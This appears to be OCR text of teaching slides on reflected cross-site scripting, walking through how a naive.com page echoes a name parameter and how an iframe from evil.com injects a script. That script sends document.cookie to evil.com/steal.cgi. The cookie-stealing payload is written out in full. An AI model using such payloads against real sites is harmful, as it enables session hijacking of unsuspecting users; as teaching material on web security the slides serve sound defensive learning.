
Welcome, dear `User`

naive.com/hello.php?name=*<img src='http://upload.wikimedia.org/wikipedia/en/thumb/3/39/YoshiMarioParty9.png/210px-YoshiMarioParty9.png'>*



Welcome, dear

Cross-Site Scripting (XSS)



evil.com

naive.com

victim's browser

hello.cgi

Access some web page

<iframe src=
http://naive.com/hello.cgi?
name=<script>win.open(
"http://evil.com/steal.cgi?
cookie="+document.cookie)
</script>>

Forces victim's browser to call hello.cgi on naive.com with this script as "name"

GET/ hello.cgi?name=
<script>win.open("http://
evil.com/steal.cgi?cookie="+
document.cookie)</script>

hello.cgi
executed

<HTML>Hello, dear
<script>win.open("http://
evil.com/steal.cgi?cookie="
+document.cookie)</script>
Welcome!</HTML>

Interpreted as JavaScript by victim's browser; opens window and calls steal.cgi on evil.com

GET/ steal.cgi?cookie=